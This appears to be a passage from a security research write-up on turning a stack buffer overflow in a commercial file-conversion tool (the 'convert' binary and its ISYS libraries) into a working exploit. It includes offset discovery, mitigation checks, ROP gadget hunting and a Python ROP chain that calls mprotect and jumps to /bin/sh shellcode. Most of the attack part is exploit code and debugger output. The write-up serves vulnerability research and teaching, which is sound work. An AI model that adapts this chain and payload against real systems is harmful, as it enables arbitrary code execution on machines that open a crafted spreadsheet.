
When we run `convert` with that modified payload we can see the following:



Now using the pattern_offset command we get offsets of values used to overwrite the RET address but also load them in some of the registers:

```
gdb-peda$ pattern_offset HA%dA%3A%IA%eA%4A%JA
HA%dA%3A%IA%eA%4A%JA found at offset: 264
gdb-peda$ #EIP
gdb-peda$ pattern_offset nA%CA%-A
nA%CA%-A found at offset: 216
gdb-peda$ #RBX
gdb-peda$ pattern_offset %(A%DA%;
%(A%DA%; found at offset: 224
gdb-peda$ #RBP
(...)
```

We are able to fully control the return address by setting up the value at offset 264 of our payload and we can also fully control the beginning values of a few registers. We can make a simple test to determine whether the offsets we found are correct:



It's clear that everything works as expected. Taking into account that overwriting the RET address value is at offset 264 and a bigger part of the buffer is located after this offset the space left for our gadgets and shellcode equals: 0x958 - 264 = 0x850 (2128) bytes. This should allow for us to fit all necessary values and not be forced to manipulate the complicated XLS structure.

Building exploitation strategy

Before we choose one of the known methods to exploit this vulnerability we need to determine what mitigations may be implemented and used by this application and its components.

To do this we are going use checksec.sh:

```
icewall@ubuntu:~/exploits/cvtisys$ ~/tools/checksec.sh --dir .
RELRO           STACK CANARY      NX           PIE           RPATH      RUNPATH      FILE
No RELRO        No canary found   NX enabled   No PIE        No RPATH   No RUNPATH   ./convert
No RELRO        No canary found   NX enabled   DSO           No RPATH   No RUNPATH   ./libISYS11df.so
No RELRO        No canary found   NX enabled   DSO           No RPATH   No RUNPATH   ./libISYSautocad.so
No RELRO        No canary found   NX enabled   DSO           No RPATH   No RUNPATH   ./libISYSgraphics.so
No RELRO        No canary found   NX enabled   DSO           No RPATH   No RUNPATH   ./libISYSpdf6.so
No RELRO        No canary found   NX enabled   DSO           No RPATH   No RUNPATH   ./libISYSreadershd.so
No RELRO        No canary found   NX enabled   DSO           No RPATH   No RUNPATH   ./libISYSreaders.so
No RELRO        No canary found   NX enabled   DSO           No RPATH   No RUNPATH   ./libISYSshared.so
```

We can see that the `convert` executable does not have ASLR support. The RELRO column has returned the "NO RELRO" status which means there is a writable region of memory at a fixed address where we can store data.

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00426000         r-xp      /home/icewall/exploits/cvtisys/convert
0x00625000         0x00626000         rw-p      /home/icewall/exploits/cvtisys/convert
```

Unfortunately, from the attacker perspective, all components have NX compatibility which requires us to build a ROP chain to bypass it. We also can't make a simple PLT overwrite because there is not an interesting function "loaded" via PLT. Also we prefer to bind this exploit to the product version instead of the platform so we also reject the GOT overwrite technique. By binding to the product version it supports compromise across supported platforms. We will attempt to leverage a classic stack based buffer overflow exploit by building a ROP chain based on the `convert` binary. The role of the ROP chain will be to set the stack executable (call to mprotect syscall) and then redirect code execution flow onto the stack where our shellcode is located.

Exploitation

Finding gadgets

We will begin by looking for gadgets in the `convert` binary and for this we will use `Ropper` and `ROPgadget`. These two utilities show you some small but important details in gadgets searching scope. We will start by looking for the most important gadget - the syscall instruction.

```
icewall@ubuntu:~/exploits/cvtisys$ ~/tools/Ropper/Ropper.py --file convert --search "syscall"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: syscall
```

Unfortunately, it looks like the syscall gadget is missing, so we will need to determine how to proceed. We will look one more time at the registers state when we obtain control of code execution flow.

```
gdb-peda$ context
[----------------------------------registers-----------------------------------]
RAX: 0x6730c0 --> 0x7ffff40b2eb0 --> 0x7ffff375dfb0 (<common::IRenderable::SetZIndex(int)>:     mov    DWORD PTR [rdi+0x8],esi)
RBX: 0x4242424242424242 ('BBBBBBBB')
RCX: 0x6785c0 ("NA)jA)9A)OA)kA)P")
RDX: 0x6785c0 ("NA)jA)9A)OA)kA)P")
RSI: 0x7fffffffed0f8 ("(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAksA%BA%$A%BBBBBBBB"...)
RDI: 0x677ca8 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiwAAZAAxAAyA"...)
RBP: 0x4343434343434343 ('CCCCCCCC')
RSP: 0x7fffffffed1e8 ("AAAAAAAA%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VFAsbAs1AsGAscAs2A"...)
RIP: 0x7ffff38455e6 (ret)
R8 : 0x7fffff975458
R9 : 0x7fffff975448
R10: 0x7fffff975438
R11: 0x7ffff670a550 --> 0xfffcb240fffcabbe
R12: 0x2541452541292541 ('A%)A%EA%')
R13: 0x4146254130254161 ('aA%0A%FA')
R14: 0x4725413125416225 ('%bA%1A%G')
R15: 0x2541322541632541 ('A%cA%2A%')
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff38455e0:      pop    r13
   0x7ffff38455e2:      pop    r14
   0x7ffff38455e4:      pop    r15
=> 0x7ffff38455e6:      ret
   0x7ffff38455e7:      cmp    ax,0xf016
   0x7ffff38455eb:      jne    0x7ffff3845406
   0x7ffff38455f1:      mov    rax,QWORD PTR [rbp+0x0]
   0x7ffff38455f5:      lea    rbx,[rsp+0x50]
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffed1e8 ("AAAAAAAA%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%sFAsbAs1AsGAscAs2A"...)
0008| 0x7fffffffed1f0 ("%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WAAsGAscAs2AsHAsdAs3"...)
0016| 0x7fffffffed1f8 ("A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%v2AsHAsdAs3AsIAseAs"...)
0024| 0x7fffffffed200 ("5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%s3AsIAseAs4AsJAsfA"...)
0032| 0x7fffffffed208 ("%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%yAAs4AsJAsfAs5AsKAsg"...)
0040| 0x7fffffffed210 ("A%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%zAs%AssfAs5AsKAsgAs6AsLAs"...)
0048| 0x7fffffffed218 ("iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%zAs%AssAsBAs$AssgAs6AsLAshAs7AsMA"...)
0056| 0x7fffffffed220 ("%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%zAs%AssAsBAs$AsnAsCAs-AAshAs7AsMAsiAs8AsN"...)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
gdb-peda$ vmmap 0x7ffff375dfb0
Start              End                Perm      Name
0x00007ffff34cf000 0x00007ffff3eac000 r-xp      /home/icewall/exploits/cvtisys/libISYSreadershd.so
gdb-peda$
```

The RAX register points to a pointer which points inside the code section of the `libISYSreadersh.so` library. This library has ASLR support, but having the register set on its code we can calculate a fixed delta :

0x7ffff375dfb0(VALUE_AVAILABLE_IN_RAX) - 0x7ffff34cf000(IMAGE_BASE) = 0x28efb0L

(delta). The delta will be used later in our ROP chain to obtain the current image base of the `libISYSreadersh.so` module. By having the image base we can easily use gadgets from this library. If we look at the size of this library and compare it to `convert` library:

-rwxr-xr-x 3 icewall icewall 182K May 5 18:21 convert
-rwxr-xr-x 3 icewall icewall 12M May 5 18:21 libISYSreadershd.so

Twelve megabytes looks more promising as being a source of gadgets. A quick look for the "syscall" gadget this time ends with success:

```
icewall@ubuntu:~/exploits/cvtisys$ ~/tools/Ropper/Ropper.py --file libISYSreadershd.so
--search "syscall"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: syscall
[INFO] File: libISYSreadershd.so

(...)
0x000000000096a0dd: syscall; ret;
(...)
```

Ok, we are ready to start looking for interesting gadgets in order to help us set registers, read, and write among other tasks.

Grouping gadgets

It's important to note that the `Ropper` utility does not show gadgets ending with the `retf` instruction as noted by the author. This is notable as sometimes with a limited amount of gadgets each of them has a key meaning. That's why it's good to search our binaries with different type of tools before we look for gadgets.

Since it's not a capture the flag (CTF) challenge, finding all necessary gadgets can be problematic, especially at the first stage where we are limited to the small `convert` executable file. My methodology is to have a clear picture of the gadgets that we already have and determine what the connections are between them. The first step is to group them into categories.

```
QWORD write
===============
0x0000000000415253: mov qword ptr [rbp - 0x50], rax; call qword ptr [rbx + 0x10];
(...)

QWORD read
==============
0x0000000000409ad0: mov rdx, qword ptr [rax]; mov rdi, rax; call qword ptr [rdx + 0x30];
(...)

SET register
===============
0x000000000041bf04: pop rax; ret;
0x000000000041bff1: pop rbx; ret;
```

```
0x0000000000409ad3: mov rdi, rax; call qword ptr [rdx + 0x30];
(...)

DEC DWORD PTR
==================
0x000000000042121f: dec dword ptr [rdi]; ret;
(...)

ADD reg to DWORD ptr
=======================
0x000000000040d0e3: add dword ptr [rax - 0x77], ecx; ret;
(...)

ADD DWORD ptr to reg
=====================
0x0000000000409416: add ecx, dword ptr [rax - 0x77]; ret;
(...)
```

That's of course just a part of discovering interesting gadgets, but hopefully demonstrates the advantages of grouping gadgets this way before attempting to create a proper ROP chain.

Preparing ROP class and primitives

We have collected as much as we could related to ROP gadgets from the different categories, now we "close" them in nice primitives so building the final ROP chain will be much easier.

```python
class ROP(object):
    def __init__(self,pattern):
        self.__index = 264 # EIP overwrite
        self.__pattern = pattern

    def push(self,offset,value):
        self.__index = offset
        self.__pattern[offset:offset+len(value)] = value

    def next(self,value):
        self.__index += 8
        print "g_index value : {0}".format(self.__index)
        self.__pattern[self.__index:self.__index+len(value)] = value

    #primitives
    def setRBX(self,value):
        self.next(struct.pack("<q",0x000000000041bff1) )
        self.next(struct.pack("<q",value) )

    def setRAX(self,value):
        self.next(struct.pack("<q",0x000000000041bf04) )
        self.next(struct.pack("<q",value) )

    def writeRAX(self,address = None,value = None, changeRBX = False):
        if value != None:
            self.setRAX(value)
        if changeRBX:
            self.setRBX(0x00625000 - 0x10)

        if address != None:
            self.next(struct.pack("<q",set_rbp()) )
            self.next(struct.pack("<q",address+0x50) )
            self.next(struct.pack("<q",0x0000003300415253) )     #mov qword ptr [rbp - 0x50], rax; call qword ptr [rbx + 0x10];
        else:
            self.next(struct.pack("<q",0x0000000000415253) )     #mov qword ptr [rbp - 0x50], rax; call qword ptr [rbx + 0x10];
```

Now we will begin the process of building the ROP chain.

```python
SHELLCODE = \
"""\x90\x90\x90\x90\x90\x90"""

if __name__ == "__main__":
    payload = create_string_buffer("A" *  PAYLOAD_SIZE)
    rop = ROP(payload)
    #setup all necessary file offsets
    #(...)

    # rop chain
    rop.push(0,struct.pack("<q",0) ) #zero field
    rop.push(216,struct.pack("<q",0x00625000 - 0x10) ) #set RBX with WRITABLE REGION
    rop.push(224,struct.pack("<q",0x00625000 + 0x50) ) #set RBP with WRITABLE REGION
    rop.push(264,struct.pack("<q",0x0000000000410199) ) #xor cl, ch; ret; JUST CLEAR ZF=1 flag
    rop.next(struct.pack("<q",swap_eax_esi()) )
    #WRITE [RBP] <- RAX (0x000000000041bf04) - pop rax; ret
    rop.writeRAX(value = 0x000000000041bf04)
    #setting up arguments for RDX and its call, call [rdx+0x30]
    rop.writeRAX(0x00625008,0x00625000)
    rop.writeRAX(0x00625030,0x000000000041bf04) # pop rax as return from call [rdx+0x30]
    rop.readRDX(0x00625008) # read 0x00625008 -> 0x00625000
    # (...)
    rop.next(SHELLCODE)

    pf.seek(PAYLOAD_OFFSET)
    payload = payload.value #to omitt null byte at the end
    pf.write(payload)
    pf.close()
```

It's worth noting that we abuse the previously mentioned fact that the section headers memory area in the `convert` binary stay writable and its location is at a fixed address (See "NO RELRO" for checksec). As you can see we started using this memory area just at the beginning of our ROP chain. It's worth noting that some of the gadgets we managed to find (e.g. writeEAX) will require the preparation of a "ROP pointers" table, for example:

call [reg + xx] instruction.

To be able to use them we need to prepare a "ROP pointers" table and this memory area is perfect for accomplishing this task. Below is an example of its layout after the execution of a couple ROP gadgets.

```
gdb-peda$ telescope 0x00625000
0000| 0x625000 --> 0x41bf04 (pop    rax)
0008| 0x625008 --> 0x625000 --> 0x41bf04 (pop    rax)
0016| 0x625010 --> 0x99053c0002e0052c
0024| 0x625018 --> 0x57c000005670003
0032| 0x625020 --> 0x501c40009f4
0040| 0x625028 --> 0x1ed000ad10501d3
0048| 0x625030 --> 0x41bf04 (pop    rax)
0056| 0x625038 --> 0x5fa0502910006
gdb-peda$
```

Road map


The additional steps for creating this ROP chain are straightforward:

- Dereference the address available in RAX twice to get the address pointing to the libISYSreadershd code section
- Subtract the delta from this address to obtain the libISYSreadershd IMAGE BASE
- Once we have libISYSreadershd IMAGE BASE we can start using gadgets from this library
- Call syscall mprotect
- Stack is executable, time to redirect code execution to our shellcode
- P0wn3d!!!


```

    #save stack address
    rop.writeRAX(0x00625070, changeRBX = True) # write RSP
    #align addresss to page size , fixed value 0x1000
    rop.setRDI(0x00625070)
    rop.setRAX(0xfffffffffff000)
    rop.setRBX(0x00625060) # AND [RDI], RAX
    rop.next( struct.pack("<q",0x00000000004210bb) ) #jmp qword ptr [rbx]; )

    # SETUP SYSCALL
    #setting RAX value manualy because of previous retf
    #RSI = size 0x200
    rop.next(struct.pack("<q",0x000000330041bf04) )
    rop.next(struct.pack("<q",0x2000) )
    rop.writeRAX(0x00625078,changeRBX = True)
    rop.readRSI(0x00625078)
    #RDI = aligned RSP address
    rop.readRAX(0x00625070)
    rop.setRDI()
    #RDX = RWX permission
    rop.setRAX(0x00625068) # pop RDX;ret
    rop.next( struct.pack("<q",0x0000000000415926) ) #jmp qword ptr [rax];
    rop.next( struct.pack("<q",0x7) )
    #RAX = syscall mprotect
    rop.setRAX(10)
    rop.setRBX(0x00625080) #syscall;ret
    rop.next( struct.pack("<q",0x00000000004210bb) ) #jmp qword ptr [rbx];
    #stack is executable , time to jump to our shellcode
    rop.next( struct.pack("<q",0x000000000040959f) ) #push rsp, ret
    rop.next( SHELLCODE )

    #write ready PAYLOAD
    pf.seek(PAYLOAD_OFFSET)
    pf.write(payload)
    pf.close()
```

Shellcode and first tests

The first step is determining how much space is left in the buffer for our shellcode.



As you can see in the above image there are 136 bytes left over. For testing purpose we will use some simple "/bin/sh" shellcode that uses only 27 bytes. Finally, adding the shellcode to our ROP chain allows us to test our exploit:



Success!

Conclusion

This deep dive provides a glimpse into the process of taking a vulnerability and weaponizing it into a usable exploit. This process starts with the identification of the vulnerability and additional research into ways that it could potentially be leveraged. Finally, a deeper analysis of the environment surrounding the vulnerability is required, including mapping the address space, identification and grouping of gadgets, and finally building the ROP chain and attaching the malicious shellcode to complete the exploitation.

There is a key differentiation between vulnerability discovery and analysis. Just because a vulnerability exists does not mean it is easily weaponized. In most circumstances the path to weaponization is a long, difficult, and complicated process. However, this also significantly increases the value of the vulnerability, depending on the methodology required to actually exploit.